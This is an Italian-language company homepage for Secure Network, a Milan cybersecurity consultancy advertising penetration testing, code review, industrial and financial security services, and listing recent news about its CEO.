





Clienti
Cyber Offence Engineer
Security Assessment l'anno
Anni di esperienza
“Siamo nell’era phigital, la Cybersecurity è diventata un processo imprescindibile per ogni azienda”
Alvise Biffi – CEO Secure Network
VERIFICA DELLA SECURITY POSTURE CON SCENARI DI ATTACCO SIMULATI DAI MIGLIORI CYBER OFFENSE ENGINEER ITALIANI, COSÌ DA ESSERE AL SICURO NELLA REALTÀ
Security assessment, code review e information security management identificano le minacce latenti, permettendo di prevenire interruzioni di servizi, furti di dati e danni finanziari.
SERVIZI SICURI
Offrire servizi di qualità non è solo il core business, ma è parte integrante dell’identità aziendale e del perchè i clienti si affidano per le proprie esigenze.
L’identificazione delle vulnerabilità presenti guida gli sviluppatori nel processo di risoluzione e mantenimento del livello di sicurezza raggiunto.
INDUSTRIA SICURA
A partire da Industry 4.0 le linee di produzione, i nuovi device e macchinari sono connessi e di conseguenza esposti a minacce informatiche.
Il Laboratorio certificato identifica le vulnerabilità presenti consentendone la correzione prima che siano sfruttate da eventuali aggressori.
FINANZA SICURA
Le banche e gli istituti finanziari hanno da sempre rappresentato uno degli obiettivi preferiti per gli attacchi informatici, che mirano a comprometterne i sistemi e a sottrarre le informazioni che gestiscono.
La simulazione di attacchi reali per identificare le vulnerabilità presenti nelle applicazioni, sistemi e infrastrutture, viene attuata al fine di evidenziarne il reale impatto.
Aree di attività

Application Security

Cloud & Infrastructure Security

Training & Social Engineering

Cybersecurity Governance (Banksealer)


Passione e impegno per l’innovazione
Donne e Uomini con competenze interdisciplinari al servizio della ricostruzione dell’industria ICT con una forte focalizzazione in Cybersecurity.
Un contesto lavorativo inclusivo per coltivare le potenzialità delle persone e favorirne la crescita e la partecipazione diretta alla costruzione diretta di valore.
Collaborazione consolidata con le migliori università e istituti di ricerca italiani e internazionali per la selezione, l’inserimento e la valorizzazione dei migliori talenti.
Percorsi di formazione e aggiornamento professionale continuo.
Partecipazione diretta ai grandi progetti di trasformazione digitale in Italia e nel Mondo.
News

“Assolombarda Awards 2024”
Le parole del Direttore Generale Alessandro Scarabelli e del Vicepresidente Alvise Biffi.

Cyber & privacy forum 2023: Intervista a Alvise Biffi
Il CEO Secure Network e vicepresidente Assolombarda ai microfoni di Secsolution.

Alvise Biffi al Women Economic Forum (WEF)
Istituzioni, Imprese, Università ed esperti per creare una cultura digitale e un ambiente sicuro.



Secure Network S.r.l. | Via dei Valtorta 48, 20127 Milano (MI) Codice Fiscale e Partita IVA 04205230966 - securenetwork@legalmail.it